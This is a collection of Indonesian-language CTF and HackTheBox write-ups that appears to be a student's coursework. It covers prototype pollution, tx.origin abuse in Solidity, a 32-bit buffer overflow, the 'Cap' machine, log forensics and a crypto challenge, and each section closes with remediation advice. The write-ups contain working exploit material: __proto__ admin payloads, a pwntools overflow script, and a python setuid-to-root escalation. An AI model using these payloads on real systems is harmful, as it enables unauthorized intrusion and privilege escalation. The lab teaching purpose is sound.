

Agriweb

CVE Score

9.9


(Jujur aja ini gw kurang ngerti, tp ya cocok”in doang sama kondisi kalo webnya ga dipatch)

Problem Statement:

Digital farmlands lie ruined as drones spin out of control and greenhouses overheat; the white-hats must infiltrate the corrupted AgriWeb interface and bring the fields back to life.

POC:

1. Cek dulu di dashboardnya ada apa aja



2. Nah disitu ketemu tuh exploitnya, terus coba baca si exploit ngapain

```

if __name__ == "__main__":
    cookie = login_user(username, password).headers["Set-Cookie"]

    data1 = {
        "favoriteCrop": "wheat",
        "experiencelevel": "intermediate",
        "farmSize": 501,
        "__proto__": {
            "isAdmin": True
        }
    }

    data2 = {
        "favoriteCrop": "wheat",
        "experiencelevel": "intermediate",
        "farmSize": 501,
        "prototype": {
            "constructor": {
                "isAdmin": True
            }
        }
    }

```

```

# One of the payload should be working.

response1 = update_profile(cookie, data1)
response2 = update_profile(cookie, data2)

# Since exploit is overwriting global prototype. Challenge must be restarted to remove the previous injection.

admin_dashboard = get_admin_dashboard(cookie)

```

3. Nah disini si exploitnya ngeinject 2 data pas update profile, masing" bawa payload yang beda, dan **REDFLAG**nya tuh dibilang kalo salah satu payloadnya pasti berhasil. Next cek deh backend ngolah payloadnya gimana.

```
export function updateProfile(userId, profileData) {
  return new Promise((resolve, reject) => {
    db.get('SELECT profile FROM users WHERE id = ?', [userId], (err, user) => {
      if (err || !user) {
        return reject(new Error('User not found'));
      }

      try {
        let currentProfile = JSON.parse(user.profile || '{}');
        const updatedProfile = deepMerge(currentProfile, profileData);
      }
    });
  });
}
```


4. Nah bisa dilihat tuh kalo di sini payloadnya langsung manggil `deepMerge`, nah coba cek `deepMerge`

```
function deepMerge(target, source) {
  for (let key in source) {
    if (source[key] && typeof source[key] === 'object' && !Array.isArray(source[key])) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}
```

5. Ternyata langsung ditabrak aja, yang penting isi payloadnya **JSON** yang valid dia bisa masuk, terus karena backendnya pake JS, dan di JS key `__proto__` itu menunjuk ke **Object.prototype** terus di sini `currentProfile` itu cuman JS **object** jadi otomatis karena `__proto__` langsung digas masuk ke **object**, semua **object** dapet status **isAdmin = true** termasuk `user/currentProfile`. Terus **constructor** juga bisa ngubah isi **prototype** dari `currentProfile` karena **constructor** langsung ngubah **constructor** dari **object**.
6. Biar gak kena exploit, ya cukup sanitize aja key `__proto__` atau **constructor**

```
function deepMerge(target, source) {
  for (let key in source) {
    if (key === '__proto__' || key === 'constructor') continue;
    if (source[key] && typeof source[key] === 'object' && !Array.isArray(source[key])) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}
```

7. Beres deh



Gasempet ss jd pake itu aja

What I learn:

Backend jangan pake JS. Ga, ga sebenarnya apapun backendnya kalo misal input dari user gak di sanitize / setidaknya dicocokin sama schema yang berkaitan / typechecking biar ga bisa jebol gini. Sama terakhir itu gak masuk ke exploitnya tapi sql querynya tolong jgn di route dong :->

Remediation:

Contoh Kasus:

Anggep aja kejadian ginian ada di **toko oren**, ya rugi bandar sih, bisa **miliaran** karena cukup dengan eskalasi jadi **admin** bisa gonta ganti harga sesuka hati / tergantung **privilege** yang ada bisa bisa semua transaksi dimasukin kantong **hacker**.

Distract and Destroy

CVE Score

6.4

Problem Statement:

After defeating her first monster, Alex stood frozen, staring up at another massive, hulking creature that


loomed over her. She knew that this was a fight she couldn't win on her own. She turned to her guildmates, trying to come up with a plan. "We need to distract it," Alex said. "If we can get it off balance, we might be able to take it down." Her guildmates nodded, their eyes narrowed in determination. They quickly came up with a plan to lure the monster away from their position, using a combination of noise and movement to distract it. As they put their plan into action, Alex drew her sword and waited for her chance.

POC:

Ya intinya di sini buat loot monsternya harus dibunuh dulu, cuma selama dia aggro, attacknya miss. Kondisi dia tuh bakal aggro ke orang yang gebuk dia, jadi anggep harus ada 2 orang yg kerja lah. Terus ada juga kondisi biar kena damage, dia harus gak nge aggro dan off balance (biar off balance **tx.origin** gaboleh sama dengan **msg.sender**).

Biar bisa ngelakuin harus bikin **contract** dlu dengan deploy **Solve.sol**, terus coba gebuk (**attack**) sekali langsung ke si **Creature.sol**nya biar sekarang **tx.origin** keisi, baru sekarang gebuk (**f**) dari deploy **Solve.sol**nya yang jadi **msg.sender**. Terakhir karena kondisi udah terpenuhi tinggal loot. Terus gebuk di web dapet deh flagnya.





What I learnt:

Apa itu smart contract, dan cara pake foundry

Remediation:

Ya karena di sini dia vulnerabilitynya di **tx.origin** yang cuma bakal nangkep transaksi pertama aja, jadi kalo misal ada **multiple contracts** ya jebol, karena kontrak pertama masuk ke **tx.origin** sedangkan kontrak yang lain masuknya ke **msg.sender**.

Biar bisa ditanganin ya, buang aja **tx.origin** ganti semua ke **msg.sender** jadi yang bisa attack cuma **msg.sender** which means ntar yg bs loot jg **msg.sender** (intinya jd 1 to 1, transaction sama contractnya lah)

Sebenarnya kalo buat game gini sih gapapa, tapi (bakal dijelaskan di bawah)

Contoh Kasus:

Anggap lah sebuah **DeFi** yang pake **tx.origin** buat narik dana. Nah ada nih **hacker** yang bikin **dua kontrak** satu akun **sah** satu yang buat nyolong, nah **akun sah** dipake di **tx.origin** dan akun satu lagi ditembak dan dianggap **akun sah** sama **DeFi**, jadinya bisa minjem duit gede, dapet authorization, dan rugi bandar dah **DeFi**nya

PWN

CVE Score

9.3

Problem Statement:

Uhh overflow me(?)

POC

Karena gak di strip, tinggal ghidra / binary ninja terus cek aja **funcnya** ngapain, ternyata dia bakal output **nah** kalo **param1** gak sesuai dengan address yg dibutuhin, terus ada tuh variabel dengan **buffer size 36**.

Programnya dicompile di **x86 / 32-bit**, solvenya pake script python berikut (w males elaborasi)

```
1  from pwn import *
2  offset = 36
3  padding = 12
4  binary_file = './a.out'
5  context(arch='i386')
6  p = process(binary_file)
7  deadbeef = -0x35014542
8  p.sendline(b'A' * offset + b'B' * padding + p32(deadbeef, signed=True))
9  p.interactive()
10
```

Intinya deadbeef tu address yg dibutuhin (dapet dari disassembling), terus padding **12** karena **EBP**, **EIP**, sama **param1**. Klo semua udh ke overflow, tinggal masukin deadbeef dan yey **PWNed**

```
Bagian-B/no-2/PWN on 7 main [ $? ] via 3 v3.13.5 (venv)
> python solver.py
[+] Starting local process './a.out': pid 369843
[*] Switching to interactive mode
$ whoami
sustuna
$ ls
a.out solver.py
$
```

What I learned

Well throwback praktikum orkom 3 :>

Remediation

Stop pake gets, fgets.. Biar safe dah itu aja

Contoh Kasus

Anggep aja ada server yg bs di buffer overflow, yaudah bocor dah tuh semua data :> Rugi rugi

Cap

CVE Score

8.4

Problem Statement

Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.

POC

Jadi bakal dikasih **IP address** dari jaringannya si **Cap**, nah terus cek dulu **port** yang terbuka apa aja pake **nmap**. Ternyata **FTP**, **SSH**, sama **HTTP** doang, cobain ke **FTP** ternyata butuh **password** jd coba aja langsung masukin di browser (pake **VMnya HTB**) nah dapet tuh akses ke **webservernya**, terus di **webnya** ada **Security Snapshot** yang isinya tuh **PCAP**, nah pas dibuka dia ngedirect ke **/data/[id]**. Pas dicoba buat ganti **idnya** ternyata bisa, jadi cobain lempar ke **id** paling awal (0), dan bisa **download PCAPnya**.

Searching dikit dan ketemu kalo **PCAP** bisa dibuka pake **wireshark**, di sini fokusin buat nyari **SSH** atau **FTP**, ketemu **passwordnya**. Coba **ssh** ke **nathan@ip**, dan boom dapet akses ke komputernya **nathan**.

Seperti biasa klo dapet **remote access** ya **ls**, dan muncul bbrp **file**

```
nathan@cap:~$ ls
linpeas.sh  snap  user.txt
nathan@cap:~$
```

Ada **user.txt** yang isinya **user flag**

```
nathan@cap:~$ cat user.txt
4c12f7a926accc6464f0aa5cf8a5c2d8
nathan@cap:~$
```

Sama ada **linpeas.sh**, terus pas coba dijalankan dan dapet beginian (agak lama ya scrollnya)


```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```

Bisa dilihat kalo **python** di **/usr/bin/** punya **privilege** buat **setuid**, nah buat dapet akses ke **root**, **user** bisa **privilege escalation** dengan **setuid**. Jadi **cd** ke **/usr/bin** terus jalanin **python3.8** terus tulis deh script berikut

```
nathan@cap:/usr/bin$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
```

Uid root 0 jadi pake **os** buat **setuid**, terus biar langsung bisa akses **root**, start **shell** baru pake **bash** di dalam **subshell**. Dapet deh akses sama **flagnya**

```
root@cap:/usr/bin# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
9dd8bela190397a4a6292b987b5ad5d6
root@cap:/root#
```

What I learned

Jejak digital bahaya (network traffic maksudnya), make wireshark lg (jir perasaan terakhir kali make ini pas SD ggr gabut baca buku hacking).

Remediation

Sebenarnya dengan simply kasih **firewall** biar inbound masuk ke **http, ssh, ftp** cuma bisa dari **jaringan tertentu** udah cukup sih (aslinya ini pake **VPN** buat akses, but let's assume bisa dipersempit **ACLnya**)

Terus **Webnya** tolong pas masuk jgn lgsg ke akun **nathan** (setidaknya kasi timeout session lah)

Udah gitu paling penting itu **python** kenapa dikasih akses buat **setuid**. Ilangin aja aksesnya.

Contoh Kasus

Ya samain aja semua vulnerabilitynya tapi anggep aja ini kejadian di server (yang technically gada backup data di server lain). Sekalinya kebobolan sampe ke root ya beneren bisa di **nuke** servernya, dan ya itu kalo misal perusahaan bisa rugi sampe **M** atau bahkan **T** (data lo ilang cok).

Operation Blackout 2025: Phantom Check

CVE Score

Problem Statement


Talon suspects that the threat actor carried out anti-virtualization checks to avoid detection in

sandboxed environments. Your task is to analyze the event logs and identify the specific techniques used for virtualization detection. Byte Doctor requires evidence of the registry checks or processes the attacker executed to perform these checks.

POC

Pertama di sini dikasih 2 file event loggingnya windows, satu **Microsoft-Windows-Powershell.evtx** satunya lagi **Windows-Powershell-Operational.evtx**, nah karena di sini disuruh analisis sesuai pertanyaan yaudah coba buka aja 22nya (di sini pake **Linux** jd extract dulu pake **python-evtx**).

Basically ini **ctrl-f** aja si **keyword-keyword** yang ada di soal (kalo gak nemu di satu file, pindah ke file lain) selain itu juga sambil **googling** kek **WMI Classes** tuh apa, etc. Terus ketemu deh masing" jawabannya. Submit-submit beres yey.



What I learned

Baca Event Log, terus tau kalo virtualization environment bisa di detect dan ternyata bisa dimanfaatin buat malware.

Remediation

Agak gak masuk akal, tapi jangan kasih sembarang user jadi Admin, dan ya ini anggep aja orang asing pake pc warnet / program aneh yg punya script tersebut lah, kalo misal di set akses Administrator yaudah jebol deh ke execute dan duar (kalo malware dia langsung gasken klo dia tau bukan lg di VM).

Contoh Kasus

Ya misal PC / laptop buat nugas dipake adek main game, terus dia pengen punya skin di CS download

lah script dari situs “menarik”, tapi untungnya lu ngasih akses adeklu main lewat VM (dia gatau VM tuh apa, dan di set fullscreen). Good thing kalo malwarenya bawa script ini dia biasanya langsung self delete / gk ngapa-in. (Gk ada yg rugi buat good ending ini, kalo bad end ya tugas lo ilang :>).

Quantum-Safe


CVE Score

8.4

Problem Statement

POC

Inimah jujur aja cambukin Dexter (Claude), ya intinya dari ngebaca **source.sage** tau lah enkripsinya gimana (pake matrix dengan rnya konstan) jadi clue pertama cari R, nah buat nyari R idenya tuh karena ini challenge dari HTB jadi pasti begin stringnya tuh **HTB{**, yaudah bikin aja pattern matcher buat nyari R yg bs decrypt 4 vector pertama dari **enc.txt** jadi **HTB{**, terus karena udah ketemu Rnya tinggal gas aja (gua skill issue bikin algonya, jd semua algo cambukin Dexter).



What I Learned

Math (ga gua gabelajar mathnya), ya jadi tau klo encryption bisa ngaloer ngidoel (ya sebenarnya kemaren Tubes 3 Stima udh tau klo hashing jg bs gitu ggr temen bikin). Then again menarik juga ini

sage sage

Remediation

Vulnnya tuh karena R konstan, jd klo udh ketauan Rnya (reducing lattices / kena patternmatch) ya kelar, jd cara gampangnya Rnya jgn konstan (bisa di rotate / emg unique aja)

Contoh Kasus

Anggep aja data dienkripsi pake algoritma ginian (data penting / dokumen berharga), nah terus hacker tau kalo Rnya konstan dan berhasil ngecrack, rip deh datanya. Untuk kerugian ya gabisa ditaksir pasti, tapi Jutaan lewat lah (kalo emg beneren dokumen penting)